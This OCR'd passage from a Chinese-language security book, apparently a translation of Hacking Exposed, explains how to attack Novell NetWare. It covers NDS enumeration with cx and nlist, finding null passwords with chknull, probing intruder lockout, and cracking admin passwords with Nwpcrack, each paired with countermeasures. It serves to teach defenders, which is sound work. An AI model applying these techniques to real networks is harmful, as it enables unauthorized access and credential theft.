
与bindery一样，bindin工具也允许查看诸如文件服务器、用户和用户组之类对象，不过bindin有一个更为有组织的接口。bindin与bindery都提供用户组成员信息，因此可用它们确定关键用户组的各个用户，例如MIS、IT、ADMINS、GENERALADMINS、LOCALADMINS等用户组。

- ▼ bindin u 显示服务器上所有用户。
- ▲ bindin g 显示服务器上所有用户组及他们的成员。

nlist

nlist(包含在NetWare的SYS: PUBLIC文件夹中)已经取代了同样也用于显示所在网络上所有NetWare服务器的NetWare 3.x 工具slist，不过nlist不光做这项工作。nlist显示用户、用户组、服务器、队列和卷(volume)信息。nlist主要用来显示一台Novell服务器上的用户以及他们所属的用户组。

- ▼ nlist user /d 以通常格式显示服务器上定义过的各个用户。
- ■ nlist groups /d 显示服务器上定义过的用户组及他们的成员。
- ■ nlist server /d 显示所在网络上的所有服务器。
- ▲ nlist /ot=* /dyn /d 显示关于所有对象的全部信息，如下面的插图所示。



nlist在获取对象细节属性如标题、姓氏、电话号码等方面特别有用。

cx

Change Context(简称cx，包含在SYS:PUBLIC文件夹中)是随NetWare 4.x发布版本提供的一个变化繁多的小工具。cx显示NDS树或其任意小部分的信息。该工具在查找NDS树中指定的对象上可能特别有用。举例来说，当攻击者发现某台服务器上用户ECULP的密码之后，他就可以使用cx搜索整棵NDS树，以查找自己可能有权连接到的其他服务器。下面是可使用cx做什么的一些小例子。

把当前环境切换到NDS树根使用如下命令：

```
cx /r
```

把当前环境切换到NDS树向上一级的对象使用如下命令：

```
cx .
```

下面是指定一个特定环境的命令例子：

```
cx .engineering.newyork.hss
```

注意 *确保指定上面例子中起始的点号，因为它指定该环境是相对于NDS树根的。*

显示在当前及以下环境中的所有容器(container)对象使用如下命令

```
cx /t
```

显示在当前及以下环境中的所有对象使用如下命令：

```
cx /t /a
```

下面是查看某个指定的环境中所有对象的命令例子：

```
cx .engineering.newyork.hss /t /a
```

从NDS树根开始查看所有对象使用如下命令：

```
cx /t /a /r
```

要映射出整个NDS树的话，只需简单地使用“cx /t /a /r”命令查点每个容器，如图7.2所示。

技巧 *如果在让cx命令工作中出现问题(例如收到诸如CX-4.20-240之类的错误)，你也许就非得使用接下去讨论的On-Site的NDS树浏览器不可了。有时候这个问题发生在拨号连接到一个网络上的时候，所收到的错误类似如下：*

```
CX-4.20-240: The context you want to change to does not exist.
You tried to change to:
ACME
Your context will be left unchanged as:
.Root
```




图7.2 有了cx提供的信息后，攻击者就能知道目标NetWare基础结构的各个方面

On-Site Administrator

从第3章中我们得知，Novell缺省情况下允许任何人浏览整棵NDS树。由浏览目标NDS树获得的信息对于攻击者图形化显示该树中每个对象极其有用，这些对象包括Organizational Unit(简称OU)、服务器、用户、用户组、打印机等等。

与使用cx查点NDS树中每个容器在图形显示上等效的是On-Site Admin的TreeForm。该产品将以树形表单(tree form)显示每棵树、每个容器和每片树叶，如图7.3所示。

查点对策

解决在NetWare 4.x缺省[Public]浏览能力上存在的问题的对策有两个。第3章中已给出了我们的建议。




图7.3 在使用On-Site Admin期间要查看所在网络上所有能访问的NDS树，只需简单地按下Tree按钮。别忘了在能够浏览某棵NDS树前需要创建一个到其服务器的初始附接

7.3 打开未锁的门

攻击者立桩标出房屋(用户和服务器)后，他们马上就会轻轻摇动门把(猜测密码)。他们最可能使用的手段是尝试登录。到此地步他们已获得所有用户名，所需的就是一些密码。

chknull

流行度:	*9*
容易度:	*10*
影响力:	*5*
风险率:	*8*


chknull是少数几个对攻击者(和管理员)来说极为重要的NetWare工具。这个基于

平构数据库的工具在启用了平构数据库环境的NetWare 3.x 和4.x 服务器上都能工作。该产品在确定没有密码或密码易于猜中的账号上对于攻击者和管理员都是无价的。注意在创建一个用户时，NetWare并不要求有一个密码(除非使用一个用户模板)。其结果是，许多账号创建成没有密码而且从来不用，从而提供了进入大多数Novell服务器的大开之门。使问题更为复杂的是，许多用户优先选择简单性而非安全性，往往造成自己的密码易于被攻破(原因通常是安全策略比较糟糕或者实施不够)。

使用chknull来发现一台NetWare服务器上易于猜中的密码的用法如下：

```
Usage: chknull [-p] [-n] [-v] [wordlist ...]
     -p : check username as password
     -n : don't check NULL password
     -v : verbose output
     also checks words specified on the command line as password
```

使用chknull检查空密码的一个吸引人的特点是，每次尝试发现空密码的操作并不产生一个失败的登录项。这与尝试登录的操作不一样。chknull能够很容易地扫描出空密码和跟用户名相同的密码。从下面的插图可以看出，不少用户没有设置密码，名为JBENSON的用户的密码就是"JBENSON"。



chknull的最后一个选项(即在命令行上提供候选的密码)并不总能工作，因而不能依赖它。

注意 *如果在使用chknull查点有毛病的服务器时发生问题，那就确保检查自己的Set Primary选择。使用NetWare Connections窗口可以做到这一点。*

chknull对策

chknull脆弱点的对策是简单的，不过执行起来可能困难，具体取决于自己的环境。以下任意步骤都可以对抗chknull漏洞发掘：

- ▼ 从NetWare 4.x服务器中去除平构数据库环境。具体操作是，编辑autoexec.ncf文件，去掉SET BINDERY那一行。注意，这么做可能导致依赖于平构数据库环境来登录的较老的NETX或VLM客户不工作。
- ■ 定义并强制施行一个公司范围健壮密码使用策略。
- ■ 修改并使用一个USER-TEMPLATE来要求在创建账号时指定一个至少6个字符的密码。
- ■ 去掉浏览NDS树的能力(参见第3章)。
- ▲ 打开Intrusion Detection。具体做法是，右键单击每个Organizational Unit，执行如下步骤：

1. 选择Details。
2. 选择Intrusion Detection标签，选中Detect Intruders和Lock Account After Detection两个复选框。把参数设置成与本章下面谈到的"Nwpcrack对策"中的建议值相匹配。

7.4 经认证的查点

你已发现自己的Novell服务器能提供出多少信息。如果感觉无所谓的话，攻击者还能经由认证取得更多的信息。

按前面所述使用chknull取得一组用户名和密码之后，攻击者就可以尝试使用DOS的login.exe、On-Site Admin或Client32的login程序登录到目标服务器中。一旦经过认证，他们就能使用先前介绍过的一个工具(On-Site Admin)和新的工具(userlist和NDSsnoop)获取更多的信息。

userlist /a

流行度：	*9*
容易度：	*10*
影响力：	*4*
风险率：	*7*

userlist在仅有附接时并不工作，因此需要使用由chknull查出的有效用户名和密码。如下面的插图所示的userlist工具与On-Site Admin类似，不过它是命令行格式的，因而易于编写成脚本。

```
C:\WINNT\System32\cmd.exe
C:\novell>userlist /a

User Information for Server SECRET
Connection  User Name          Network     Node Address    Login Time
----------  ---------------    --------    ------------    ----------------
     1        SECRET.HSS       [36FCC65D] [           1]   4-04-1999  2:59 pm
     2      * GKURTZ           [221E6E0F] [    861CD947]   4-04-1999  4:44 pm
     3        SECRET.HSS       [36FCC65D] [           1]   4-03-1999  1:59 pm
     4        ADMIN            [A66C5BB6] [  60089A89D4]   4-03-1999  9:04 am
     5        ADMIN            [A66C5BB6] [  60089A89D4]   4-03-1999  9:04 am

C:\novell>
```

userlist给攻击者提供了重要的信息，包括完整的网络和结点地址以及登录时间。

On-Site Admin

有了到一台NetWare服务器的经认证访问权之后，就可以再次使用On-Site Admin工具来查看到该服务器的所有当前连接了。具体做法是，先用鼠标简单地选择该服务器，再按下Analyze按钮。这样不仅能取得基本的卷信息，而且所有当前连接也会显示出来，如图7.4所示。

有了经认证的On-Site Admin会话后，就可以查看对方系统的每个NetWare连接。这些信息对攻击者来说是重要的，有助于他们获得Administrator访问权，我们马上就会看到。

NDSsnoop

对于NDSsnoop的看法可能大相径庭，不过要是让它工作起来也许有所帮助。向一棵NDS树认证后，NDSsnoop可用来图形化显示所有对象和属性细节（类似于早先讨论过的"nlist/ot=*/dyn/d"命令），包括"equivalent to me"属性。




图7.4 由On-Site Admin提供的连接信息将有助于稍后获取Administrator访问权

如图7.5所示，可以使用NDSsnoop查看NDS树中关于对象的重要信息，包括"last login time(最后登录时间)"和"equivalent to me(与我等价)"属性，对攻击者来说它们就像是铜铃。

检测入侵者锁闭特性

流行度：	*6*
容易度	*9*
影响力：	*6*
风险率：	*7*




图7.5 使用NDSsnoop工具可以查看关于每个对象的细节，有时候包括谁等价于Admin

入侵者锁闭(intruder lockout)是NetWare的一个内置特性，它在不论什么用户的某个固定数目的失败尝试后锁闭该用户。不幸的是，NetWare缺省时并不打开该特性。在拒绝攻击者企图获取对某台服务器的访问权的尝试上该特性非常之重要，从而应该总是打开着。如图7.6所示打开入侵者锁闭，确保在NDS树中的每个容器上进行允许用户认证的变动。

一旦攻击者确定一个待攻击的特定用户，他们通常就尝试确定入侵者锁闭特性是否打开。如果是的话，他们就指引自己的攻击呆在对方雷达范围下。你可能惊诧于如此之多的管理员没有应用入侵者锁闭特性，其原因可能是缺乏对它的了解，或者误解了它的重要性，再不就是它的管理性开销太大。下面是经常用来发现是否已打开入侵者锁闭的技巧。

使用Client32登录窗口尝试以某个已知用户登录。你很可能在使用错误的密码，因






图7.6 不打开入侵者锁闭特性的话，可能永远不知道有黑客在攻击自己

而会得到如下插图所示的消息：



当得到如下面的插图所示的消息时，你就知道自己已被锁闭了：



系统控制台上很可能会显示类似如下的消息：

```
4-08-99    4:29:28 pm:    DS-5.73-32
     Intruder lock-out on account estein.HSS [221E6E0F:0000861CD947]
4-08-99    4:35:19 pm:    DS-5.73-32
     Intruder lock-out on account tgoody.HSS [221E6E0F:0000861CD947]
```

经历约20次失败的登录尝试后，就差不多可以肯定入侵者锁闭特性没有启用。

入侵者锁闭特性检测对策

我们不知道有什么技巧可以追踪尝试检测入侵者锁闭特性的攻击者。就我们所知，NetWare关于被锁闭账号的缺省消息无法改变。最好的应对做法是孜孜不倦地密切监视服务器的控制台。另外，不论你认为每个长时间的锁闭多么无关紧要，也要对它们追根究底。

7.5 获取管理性特权

正如我们早先展示的那样，用户级访问权的获取在大多数情况下并不费力，既可以使用chknull发现没有密码的用户，也可以简单地猜测密码。对大多数攻击者来说，接下去的步骤是获取某台服务器或某棵NDS树的管理性特权。完成这一步主要有两个技巧：

- ▼ 偷窃服务器(传统方法)
- ▲ NCP欺骗性攻击

偷窃

流行度：	*9*
容易度：	*9*
影响力：	*8*
风险率：	*8*

到了这一步，大多数邪恶的攻击者会简单地干些小偷小摸之事。也就是说，他们很可能会登录到尽可能多的系统上，试图找出以明文存放密码的懒惰用户。这种无耻

行径要比你想像的盛行。

偷窃多少是种难于演示的黑色技艺。就是简单地查看能访问的每个文件，寻找可能的线索。不知不觉中可能就找到了某个管理员的密码。可以使用map命令映射SYS卷的根，例如：

```
map n secret/sys:\
```

或者使用On-Site Admin。遍查可以访问到的每个目录。下面是一些包含让人感兴趣文件的目录：

- SYS:SYSTEM
- SYS:ETC
- SYS:HOME
- SYS:LOGIN
- SYS:MAIL
- SYS:PUBLIC

注意，用于登录的用户账号可能不具备对所有这些目录的访问权，不过也许会碰上运气。目录SYSTEM和ETC尤为敏感，因为它们包含所在服务器的大多数关键配置文件。这些文件本应该只有Admin用户可见。

偷窃对策

防止攻击者偷窃NetWare卷的对策简单直接。下面两个建议都围绕限制权力展开：


- 使用filer在所有卷、目录和文件上施行限制性权力。
- 使用Nwadamn3x在包括Organization、Organizational Unit、服务器和用户等在内的所有NDS对象上施行限制性权力。

Nwpcrack

流行度:	*9*
容易度:	*9*
影响力:	*10*
风险率:	*9*

Nwpcrack是一个适用于NetWare 4.x系统的密码破解程序。该工具允许攻击者针对某个用户执行一轮字典攻击。举例来说，我们发现一个称为Admins的用户组。作为一个用户登录后，我们就有能力查看谁在安全性上与Admin等价，简单地说就是谁属于Admins和MIS之类管理性用户组。这么做后，我们发现DEOANE和JSYMOENS都在Admins用户组中，他们是我们首先要攻击的对象。

针对DEOANE运行Nwpcrack，我们发现他的密码被攻破了，如下面的插图所示。现在我们就有那台服务器及该用户能访问的任意对象上的管理性特权了。



警告 *在打开了入侵者锁闭特性的系统上不要对Admins用户组成员的账号尝试使用Nwpcrack，因为这样会把该账号锁闭在NDS树外。在对Admin(或等效账号)测试Nwpcrack之前，应该创建一个用于测试目的的与Admin等效的备份账号。Windows NT上不存在这种拒绝服务型条件，因为不使用称为Passprop的额外NTRK工具的话，初始的管理员账号不能被锁闭。*

技巧 *使用Nwpcrack期间检测到入侵者锁闭时，将收到反复显示同一密码的消息"tried password<<password>>"。它说明NetWare服务器不再接受该用户的登录请求。至此可以使用CTRL-C键退出该程序，这时服务器的控制台毫无疑问在显示熟悉的DS-5.73-32消息："Intruder lock-out on account Admin...(在Admin账号上入侵者锁闭)"——情况不太妙。*

Nwpcrack对策

使用Nwpcrack猜测用户(最可能的是Admins用户组成员)密码的对策比较简单：

▼ 施行健壮的密码。Novell没有提供该问题的简易解决办法。他们在该问题上的立场是，由管理员通过策略强制使用健壮的密码。这与Microsoft在NT上的passfilt.dll不一样，后者允许限定所用密码的类型，强制使用数字字符和元字符(例如!@#$%)。你至少可以要求使用密码，指定字符数长度，并且不允许重复。控制密码长度的最简易方法是通过使用USER_TEMPLATE。

▲ 打开Intruder Detection and Lockout(入侵者检测和锁闭)特性。具体做法是，先选中容器(Organizational Unit)，再选择Details。按下Intruder Lockout按钮后指定自己的选项。下面是缺省的推荐值：

```
Detect Intruders                          Yes
Incorrect login attempts                  3
Intruder attempt reset interval(Days)     14
Intruder attempt reset interval(Hours)    0
Intruder attempt reset interval(Minutes)  0
Lock Account After Detection              Yes
Intruder lockout reset interval(Days)     7
Intruder lockout reset interval(Hours)    0
Intruder lockout reset interval(Minutes)  0
```

7.6 服务器程序脆弱点

就TCP/IP服务来说，NetWare的缺省安装通常只打开少数几个端口，包括回射(Echo)端口(7)和字符串生成(Chargen)端口(19)，因此除显而易见的拒绝服务型攻击外，没有多少其他攻击手段可用。然而当在NetWare的TCP/IP协议栈上增加Web、FTP、NFS和Telnet等网络服务时，这匹矮小的劣等摩托就猛然变成了18轮子的巨车，诸如53、80、111、888、893、895、897、1031和8002等端口号都打开了。

正是由于这些附加的服务和灵活性，过去几年中陆续发现了一些可用来获取未经授权的访问能力的脆弱点。

NetWare Perl

流行度：	*6*
容易度：	*8*
影响力：	*8*
风险率：	*7*

